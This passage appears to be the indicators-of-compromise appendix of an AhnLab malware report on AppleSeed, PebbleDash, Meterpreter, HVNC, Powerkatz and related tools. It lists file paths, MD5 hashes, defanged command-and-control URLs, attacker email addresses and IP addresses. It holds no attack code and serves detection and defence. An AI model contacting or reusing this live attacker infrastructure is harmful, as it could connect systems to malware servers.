RDP Patch Malware
%TEMP%\pms6e3e.tmp

UACMe
%ALLUSERSPROFILE%\su.db

Privilege Escalation Malware
%ALLUSERSPROFILE%\lala.exe
%ALLUSERSPROFILE%\c.exe
%ALLUSERSPROFILE%\lala.dll
%ALLUSERSPROFILE%\n.dll

Powerkatz
%ALLUSERSPROFILE%\hi.db
%ALLUSERSPROFILE%\edge\powerkatz-x64.exe
%ALLUSERSPROFILE%\pacs8.exe
%SystemDrive%\users\[User name]\documents\pkt.exe
%SystemDrive%\users\[User name]\documents\1\pkt.exe
%SystemDrive%\users\[User name]\documents\powerkatz-x64.exe

Malware for Stealing Chrome Account Credentials
%ALLUSERSPROFILE%\cc.dat

Keylogger
%ALLUSERSPROFILE%\ahnlab\install.cfg

Proxy Malware
%ALLUSERSPROFILE%\la.exe
%ALLUSERSPROFILE%\ll.exe

File Hashes (MD5)

The MD5 of the related files is shown below. However, it might be omitted if there is a sensitive sample.

Script
357a56dbc9e8b43d8ca09a92eac9b429
04b207967c38414d99a7da2b718c440f
c7844002ba15798f2c240f2b629d90c2
3a4ab11b25961becece1c358029ba611
609f8450e024ed88b130f13d6d7b213f
159dd4d84fd6c5d1bb807cdb02215cf8
f0255dfcb932c3072c2489124b25b373
e7cf7c466e90f2b580ce89e4f8ef2af6
9c86a941cfb1ecbc580aea99b7d18e90
6c82e7b8fe3fd401573a822f6d1455e9

d9064c446b39e23822cb3b2680a0e052
8b274243a5179028388a2c17c75afb9f

PIF Dropper
96c6ad44b9bb85e9e57bfea7e441d131
e8da7fcdf0ca67b76f9a7967e240d223
aa65c226335539c162a9246bcb7ec415
2ff981ba02b1c5a8487b858265b037de
815c690bfc097b82a8f1d171cd00e775
b567f7aac1574b2ba3a769702d2f6a1e
93758669e4f689b2f3b8b9ee6189c3df
7e041b101e1e574fb81f3f0cdf1c72b8
946f787c129bf469298aa881fb0843f4

PIF Dropper (UPX Unpack)
51c19c3ac15f7434b777effd4e490b41
e521c68ac280c00b0e27cbd2fed4c9c4

Downloader
e413c5922addcde26edc5d72c3f3163d
768c84100d6e3181a26fa50261129287
218b391172f990ec35e08a221b77fa14
2a57aea6acc479332cf176aa9e976015
23ea8eba791c783dd197ac3695b57a92
acc36ffa4f40016b483deac1f78cf07d
8414d95877acde1b2557d7ab8ac0119f
6603e6628ca799ea21822d9952ce048a
54a0fdabbdf7e77509850e25ab956094
447163d776b62bf0b1c652c996cc0586
ee5a33cc147a56fe8e77cc37a4320527

Downloader (UPX Unpack)
19e09cfdcfe0c255c50b67d52b6a7afe

AppleSeed - HTTP
7348d1f1f1ca3b7ff25b362231365904
aef664a85be61781dc20af81a644cfa3
f0dbc8a4d62ebb22c0bae473de1c98d2
0d9f8b5b7417896508a49047a5eb18eb
911937edadd017d5475570a1207bc3eb
8355964a47f248ed39caccb733aabc44
fd805335efa9ef39b121c7f1cec6ff83
151af490f16384372473f7696c90aa2a
07db667386e71a3334d79d93b26e930b
2401ad5f935df2757214a84538bdfdde
684b27302d9e5e6558651bd1ab50f5d7
f928a8eb6a04e8c47eafbed8ff014ed1
5c8afc7e08e480d10122c007b0b0cdf4
fea415382e510eea7b49ddc68cbdc402
7b6d65191d091bdd7c997ffcd670b018
c9ede077ec500240864c47c69fe5c728
5ce3a4eddba6ec8273db024b1813a530
d228d8453f1249f2177f376bfae4b10f
29d2895afb76ae73705b05847d3b2384
d68454cfef64f71caaa9c4f44c016a68
04d0856afb1aa9168377d6aa579c5403
44222674cf1175859b1756038f030e2d
866d2981320c69db5294d0761788f05a

```
2142739359fd0c614ffe3e2fcbc8c89d
1ce204f16d458e78ed8de91c332545cc
3913423877bd01729a63ba6dd075a19c
d7b2cf6c8597d12d30aca68b277912af
ba615365f00a2a631c6f8ccafdf52a80
d214790381ab8d1bfb909ac0b0d38051
d77dd109df7874e3c2cb72e9e169f909
1eefdfd7b83c2be2c388acb4b19fdd50
43e65ed5d864f0994277e4cdb217e9dd
801894c7f962e48e2fa35260b8f37a65
d6727e4a3f84d99d4e97ff6fb246c33b
60a65964fe90e1fd7d3d50623ed05083
89fff6645013008cda57f88639b92990
66b33561a84a8a8b78883b5e83ef76e5
de02fd9415983147bacfb839658aef7a
cb9f97f06743c4592b5c5b0b2538ae5c
373a04225dd9b0d99cab3ed9ca970a23
b239679d6cd70e0d4ae30852005752ca
ef75f528fb738e9519950bd615c85f8e
ae47cd69cf321640d7eebb4490580681
8814fc3d81b3a948f54b0c035ece41aa
3d235aa8f66ddeec5dc4268806c22229
537b319927c0a7fbfaa0d411283069e3
076fcf70558836549151e7685adb1203
9d00bf9a834d6d5361b4a281aaa9ddd0
605c3dee08569692b67f25a47cb4a397
10b9702f8096afa8c928de6507f7ecfe
df14d5c8c7a1fb5c12e9c7882540c3c0
41a8fc708ea0181c704a10b71771620c
d3eee11514cf901b273bcbd4d91c8af5
a44966b7ddddbc62d7eb967d34812840
7c86ce42fed192ba7d1e09af0a7bf821
4ea6280e76b8c9fd6432faab3e1566b7
e6bc6e7fd86c5000d6557416e765ee7d
03cf908006d0b6bcac671ebc88f1ddf7
43917a2b19e25e3ffd110188404691d5
5aa0393b910b3f94b327e4e6162265fc
4d7816bb6f22dc76d3564e312a38ecc8
ca5c311cdf05a4661dc490e0929cdef1
a36414bf5195e523797d6e30a2e1225b
157160589dc3d5bad2e7ed15629b87d6
a03598cd616f86998daef034d6be2ec5
85ae0be9411b1ab0d7644347af0f7f07
ed17ac8d2ee4a3b145e5784887b2499a
8b775c805427560a4cedd900c8e63863
80a2bb7884b8bad4a8e83c2cb03ee343
d916c3533a89e498159fc432d645edb8
14e01ed4d086206d3c4b7159dc887f25
739d14336826d078c40c9580e3396d15
df0ed691353427377f58972a113b75eb
165f120ac79eda977d10f2f5203ff067
541fa4fb60690ffbe48b24cd2eeda32e
e40cb1328cf00cc490a7239141db3661
4d20e2f1c2e8e9503d2bf7d0422b7ac7
171e12e3673eb0f934ce94cb583daccc
7480f871e59de96aaf2a20271ef2eab6
68eddf7fe33ac28a71f63437e2320b43
2cb77491573acc5e8198d8cf68300106
```

07c52157eb97ebe792b03e3a9d8a8240
499b72fc9973d2f2ee6679fd60d9dbaf
876db1153d0689092619315a61138c47
de9254369b928eaab82c84be777ebd05
9f9fd9812bac6bc71fe553c82faede94
bbc79820ccc040a54d2327ec28875377
734e034f968f13b4fbe5eddf443c4435
c7fbffb557c2006fd3316470e0c763d2
a40d47de39d25452af79cf1a9f812ee1
41950ac0d33adce8c8dcd0bed0e76591
3c47e1074f0845f50b615f1fb99b3bd8
1976fe2bc1011c02ff50c807f97cb230
caa1a847d0ae3f3d647474f5db9069bf
c019e4bd1d192e08c56135a501a828fe
25afb96dc0db40d2de6313ce9fa7fdc7
28e0e331b4657e2383978c3fba89d7af
8f19fb2998e24bd05ff39bf2a704acd7
4e58ea982e3e95fe7b1bdb480ab9810e

AppleSeed - HTTP (UPX or Self Unpack)
445299630a7675b2dbdc0ddfb08181a0
21994210ecb683ebccfaeda7a58b93f4
dd94918ac64425f9e14d3ee11fd22f26
c9540a5128ff77cf184b894a09a2fbb0
03b56d2764a29625fd7f804d0e431ab9
2d1f1132ab7e80a6a8546dd2ac45bd89
c1681bd8a0bfb54f208d2d1eee6693ec
9465a1a8cd418b8737e4c1f7dbe919f7
1de3b318b8a6636627004c6c43c87254
179ebbc3ea95ebaf882e997c469e800b
0ab009337ba3ed59560851db078e170a
8abb227a7c90a24e57e987cbf1cea1b4
907590565c5d3494addcd561736135df
7842a386fcd8bb8572b19383fed0b1e1
c688c60c94ead98f772c20cf18fb02d1
b5e2fff1591aa8331a1b9dfd1b2be435
c861f25bb943f77a909b33d62bb71926
8220d11b69ad5e516234405e00e899e0
5969b33fc2e70e9d007edd7ec8b8c7ea
aed94d4b249d93c40c63267b9106f7a9
7b623d8d8821cdea344b58e8b392a77a
e6d6cb76e2c91b6771b4fb4e19785e76
a22b6ee659d80bfc4e0d51f46973eff0
e98fae79f1c389313fcc27343ea2e359
0c4c830daac33221188e3c5461b35b6b

AppleSeed - EMAIL
98015898c06603cc50bf0ed1eaf8fdff
8c5c844eb8612235cfbdf1fc8c59af65
dacb71c5eac21b41bb8077fe2e9f5a25
35ee0f5d686e72aba04253b0b39d19fe
f2a39067724a227f6f7bc0f0602bae32
18d94704439c9eda33ea49eab40d99a5
0c6da2b9f9a5d8b3cf01f682c097f48b

AppleSeed - EMAIL (UPX Unpack)
2c49b207dcd0454e6e7486ce6126f3e0
3bad087e698b257d5c3b8ac11392973d

40add75d64cebbc6f9054d0fa7a3d8cf
1d759150d2364a2fd0db7c22049ada22
6844589e2962b3914824cc8b90a552a6
a213a2bdfb76bcb4957568f08f753b85

Initial Version PebbleDash
8251bd566bdc6363b53f73224e4bd12b
bb9641441dbc300939077bc3a0b60846
3998926526d5950c62ca2ec0225b8e7e
232279212c0ac76e13c524ba32fb545b
4ffcb40b7ef5f475e75d972dd69bb7fb
c78523f37f856d9743638ce1b0128fcd
7c2fcbb47a97709b7b4c7001000882fd
b3ed33cf6d37e45b013afc4c6bbb84d9

Initial Version PebbleDash (Self Unpack)
baed0df969bdc9d914040b75bb3a7b8f

Latest Version PebbleDash
e33a34fa0e0696f6eae4feba11873f56
bbab9d691b616df065049d4c1c4f356f
5c04be3a9e52e04500e1b729988ab902
3c3f2c3df0ddefebe51ce8fc9fd888f8
a9a495491914257afc294fa6c2d215ba

Latest Version PebbleDash (Unpacked)
9fa3d317b62fe14eab225d56f3c9509d
df0c27db9b5d8133d07b36d2c90eab56

Meterpreter
e37836c1f65fa321c7301c4062a1776c
c61b965dae6f5e745f075825f3ec20d5
420634db019dc28b89bf9d2e6fe5db6d
107f917a5ddb4d3947233fbc9d47ddc8
6e8406d6680899937f23c788a7008a11
7f4624a8eb740653e2242993ee9e0997
8ae6d97cfd68f3866a60b11d4dfbace5
d5ad5ffde477e3bc154a17b4d74f401b
d4da4660836d61db95dd91936e7cfa4a
3ef24a88fe011e4f6ef2639966beefa8
374a036525987bda63adeefd329e2b67
0a3c27b2bf7cd8d0913102c2931f025b
9cd1b48fba4ce9189d1cc6e522c8fbad
7872a5dfce3c3212e9cbe40d1541f9f6
7656801585f0c037834438a7d7f1288f
06f5957a2247b6e1ae0f55a3c4633b45
d010a3f121d80705e6622ded206835ac
e192c1495e9d7cf18812a7a03a1e84f2
07adf13da4b6087c458b91a519a97d83
a714973224c833adb34aef84ff5e20f3
7f6ea229797148c0cd399132fb6e4069
3cfb46d86380f53788e5712a912ae6a5
11c6f97aaa583fc631f34af918516873
37e7d679cd4aa788ec63f27cb02962ea
e582cf21c5f1951cf4dffd79d7e5403d

Meterpreter (UPX Unpack)
11d3b490638d0376afe3540df88a6476

HVNC
00ced88950283d32300eb32a5018dada
535827d41b144614e582167813fbbc4c
67aa7ddecc758dddfa8afc9d4c208af1
93efab6654a67af99bbc7f0e8fcf970f
f7839eeb778ff17cf3c3518089f9bbec
dd90cb5dcd7bd748baa54da870df606c
5bd6cb6747f782c0a712b8e1b1f0c735
16c0e70e63fcb6e60d6595eacbd8eeba
76c5f8173c93acc11328602cfae6c1aa

HVNC (UPX Unpack)
a1bcf8508c52b1cc7c353eddc36edbd5
1f498103d59cc423bb2136f100ead563
99c200d13b4ab4f61e1c41ff99296204

TightVNC
26eaff22da15256f210762a817e6dec9
088cb0d0628a82e896857de9013075f3
9a71e7e57213290a372dd5277106b65a
db4ff347151c7aa1400a6b239f336375
4301a75d1fcd9752bd3006e6520f7e73
a07ddce072d7df55abdc3d05ad05fde1
5b6da21f7feb7e44d1f06fbd957fd4e7
4fdba5a94e52191ce9152a0fe1a16099
bb761c2ac19a15db657005e7bc01b822

TightVNC (UPX Unpack)
be14ced87e2203ad5896754273511a14

rdpconf.exe
03fb8e478f4ba100d37a136231fa2f78

rdpwinst.exe
1177fecd07e3ad608c745c81225e4544

rdpwinst.exe (UPX Unpack)
887003ed5ecba696d58d36e495f194b9

rdpwrap.dll
461ade40b800ae80a40985594e1ac236

Malware for Adding Account
5de4061060f363a7b8821368548b4ffa
a5ef533b1ab7f99678981a2921010091

Malware for Adding Account (UPX Unpack)
a77c57f9762325f476eea6beef85e330
bb8a3d46abe639a429137d82000e9374

RDP Patch Malware
e94f99d08a85de47e4b64fd1d38f2586

UACMe
bfd9090cd62ae39da81698601c208952

UACMe (UPX Unpack)

9b194fd9a101f5880976d1a36c416550

Privilege Escalation Malware
4c814e4344f8865b58bdd7f54436b355
8c8207fa4050635f43ff6e7f712c658b
8ec1e9f9bfb99e560b1b489e95713313

Powerkatz
e83578514353897b42f5bebe3d7603f1
afafb039d9143257d68553cafacc1992

Powerkatz (UPX Unpack)
96dbe0326dad80b1f3de6bb156a727c8

Malware for Stealing Chrome Account Credentials
4f01512ba32bc4d6cc2a6884ed569e55

Keylogger
2978850265521ef9d820fc127f5ca77d
cb4f6a13a94d6fc2c4cd1a6ba416a3d5

Keylogger (UPX Unpack)
4a74790ca680dc58fa64b7cfc94d7ed3
db9bbea9674a494b1d43c73237bb28b9

Proxy Malware
34c07d081f4d0959a4ba68de36229256
fab60b7dabd444341023055638dee1bc

Related Domain, URL, and IP Address

The download and C&C URLs that are used are listed below. (http was changed to hxxp.) The URL may be omitted if it contains sensitive information.

PIF Dropper
hxxp://pollor.p-e[.]kr/?query=5
hxxp://get.seino.p-e[.]kr/?query=5
hxxp://d.vtotal.n-e[.]kr/?query=5
hxxp://exchange.amikbvx[.]cf/?query=5
hxxp://mail.kumb[.]cf/?query=5
hxxp://vpn.atooi[.]ga/?query=5

VBS Malware
hxxp://get.seino.p-e[.]kr

Downloader
hxxp://ai.woani[.]ml
hxxp://app.veryton[.]ml
hxxp://biz.gooroomee[.]ml
hxxp://com.dshec[.]ml
hxxp://eastsea.or[.]kr
hxxp://hao.aini.pe[.]hu
hxxp://imap.pamik[.]cf
hxxp://love.krnvc[.]ga
hxxp://pc.ac-kr.esy[.]es

AppleSeed - HTTP

```
hxxp://accont.estcoft.kro[.]kr//
hxxp://account.googledriver[.]ga//
hxxp://adobe.acrobat.kro[.]kr//
hxxp://ahnlab.check.pe[.]hu/upload/
hxxp://alps.travelmountain[.]ml//
hxxp://anto.shore[.]ml//
hxxp://aprodite.olympus.kr-infos[.]com//
hxxp://banana.baochoiah[.]store//
hxxp://banana.raminunahg[.]space//
hxxp://beast.16mb[.]com//
hxxp://benz-oh-haapy.96[.]lt//
hxxp://bhigr.baochoiah[.]store//bnioww/
hxxp://bmw-love.890m[.]com//
hxxp://boars.linecover[.]xyz//
hxxp://channel-shop.manage-tech[.]club//
hxxp://check.sejong-downloader.pe[.]hu//
hxxp://cold.miontranck[.]host/drink/
hxxp://confirm.assembly-check-loader.pe[.]hu//
hxxp://cordova2020.esy[.]es//
hxxp://cuinm.huikm.kro[.]kr//
hxxp://dept.lab.hol[.]es//
hxxp://depts.washington[.]edu/dswkshp/wordpress/wp-content/themes/twentyfifteen/inc/io/
hxxp://do.giveme.r-e[.]kr//
hxxp://dongnam2014.cafe24[.]com/image/main/sub/
hxxp://driver.spooler.p-e[.]kr//
hxxp://eastsea.or[.]kr//
hxxp://elle-mart.pe[.]hu//
hxxp://estsft.autoupdate.kro[.]kr//
hxxp://ffd-fund.pe[.]hu//
hxxp://greatname.000webhostapp[.]com//
hxxp://help.mappo-on[.]life//
hxxp://help.octo-manage[.]net//
hxxp://helper.canvas-life[.]me//
hxxp://help-super.pe[.]hu//
hxxp://hotmail.mail-help[.]me/file1/
hxxp://hotmail.mail-help[.]me/file2/
hxxp://ijljhsw.heroheroin.host//
hxxp://inchon.decaft[.]live//
hxxp://iuqsd.baochoiah[.]store/zvxcty/
hxxp://kamaze-love.96[.]lt//
hxxp://kcxxwr.pagelock.host//
hxxp://mail-post-check[.]pe.hu//
hxxp://mjseu.dogshouse[.]online//
hxxp://monkey.funnystory[.]tech//
hxxp://nahika.webguiden[.]online//
hxxp://office.lab.hol[.]es//
hxxp://onedrive-upload.ikpoo[.]cf//
hxxp://park.happysunday[.]space//
hxxp://part.bigfile.pe[.]hu//
hxxp://ping.requests.p-e[.]kr//
hxxp://platoon.soliders[.]uno//
hxxp://ppahjcz.tigerwood.tech//
hxxp://proce.soute.kro[.]kr//
hxxp://projectgreat.000webhostapp[.]com//
hxxp://rolls-royce-love.890m[.]com//
hxxp://seoul.lastpark[.]life//
```

hxxp://smile.happysunday[.]space//
hxxp://snow-mart.pe[.]hu//
hxxp://snu-ac-kr.pe[.]hu//
hxxp://studio.lab.hol[.]es//
hxxp://studio-sp.lab.hol[.]es//
hxxp://suzuki.datastore.pe[.]hu//
hxxp://term.invertion[.]press//
hxxp://texts.letterpaper[.]press//
hxxp://update.hdac-tech[.]com//
hxxp://update.netsvc.n-e[.]kr//
hxxp://update.nhuyj.r-e[.]kr//
hxxp://update.ssnuh.kro[.]kr//
hxxp://updown.kasse-tech[.]club//
hxxp://upload.bigfile.hol[.]es//
hxxp://upload.bigfile-nate.pe[.]hu//
hxxp://upload.mydrives[.]ml//
hxxp://upload.myfilestore[.]cf//
hxxp://upload-confirm.esy[.]es//
hxxp://washer.cleaninter[.]online//
hxxp://yes24-mart.pe[.]hu//
hxxp://yes24-mart.pe[.]hu/bear/
hxxp://you.ilove.n-e[.]kr//

AppleSeed - EMAIL
helper.1.1030@daum[.]net
k1a0604a@daum[.]net
k1sheliak88@daum[.]net
k1-tome@daum[.]net
k21yn@daum[.]net
k2x0604@daum[.]net

Initial Version PebbleDash
41.92.208[.]195:443
98.159.16[.]132:443
211.233.13[.]11:443
112.217.108[.]138:443

Latest Version PebbleDash
hxxp://movie.youtoboo.kro[.]kr/test.php
hxxp://news.scienceon.r-e[.]kr/view.php
hxxp://www.onedriver.kro[.]kr/update.php

PebbleDash Download URL
hxxp://new.jungwoo97[.]com/install.bak/1u.exe
hxxp://new.jungwoo97[.]com/install.bak/1.exe

Meterpreter
23.106.122[.]239:3001
27.102.112[.]44:8080
27.102.114[.]63:3001
27.102.114[.]63:80
27.102.127[.]240:3001
27.255.79[.]204:30000
27.255.81[.]109:3015
31.172.80[.]100:3001
31.172.80[.]104:3001
37.172.80[.]104:3001
64.14.211[.]175:3015

```
79.133.41[.]237:4001
79.133.41[.]248:5600
210.16.120[.]251:443
```

HVNC

```
27.102.102[.]70:33890
27.102.112[.]58:33890
27.255.81[.]109:33890
27.255.81[.]71:33890
31.172.80[.]104:3030
61.14.211[.]174:33890
79.133.41[.]237:3030
```

TightVNC

```
27.102.114[.]79:5500
27.102.114[.]89:5500
27.102.127[.]240:5500
27.102.128[.]169:5500
27.255.81[.]109:5500
27.255.81[.]71:5500
31.172.80[.]104:5500
61.14.211[.]175:5500
```

Reference

[1] https://vblocalhost.com/conference/presentations/operation-newton-hi-kimsuky-did-an-appleseed-really-fall-on-newtons-head/
[2] https://github.com/curl/curl
[3] https://us-cert.cisa.gov/ncas/analysis-reports/ar20-133c
[4] https://atip.ahnlab.com/ti/contents/issue-report/malware-analysis?i=8709a7d6-561a-4df3-8bd1-a5fedce07717 (Analysis Report on Privilege Escalation Using UAC Bypass)
[5] https://asec.ahnlab.com/ko/1160/ (GandCrab v4.3 distributed in the Nullsoft installer form)
[6] https://github.com/hlldz/CVE-2021-1675-LPE/
[7] https://atip.ahnlab.com/ti/contents/issue-report/malware-analysis?i=cc8cf212-f3ca-4134-812d-0e471d888923 (Analysis Report of the Internal Propagation Technique Using Mimikatz)

More security, More freedom

© AhnLab, Inc.
220, Pangyoyeok-ro, Bundang-gu, Seongnam-si, Gyeonggi-do 13493, Korea
Tel: +82 -31-722-8000 | Purchase Inquiry: global.sales@ahnlab.com | Fax: +82-31-722-8901
www.ahnlab.com

AhnLab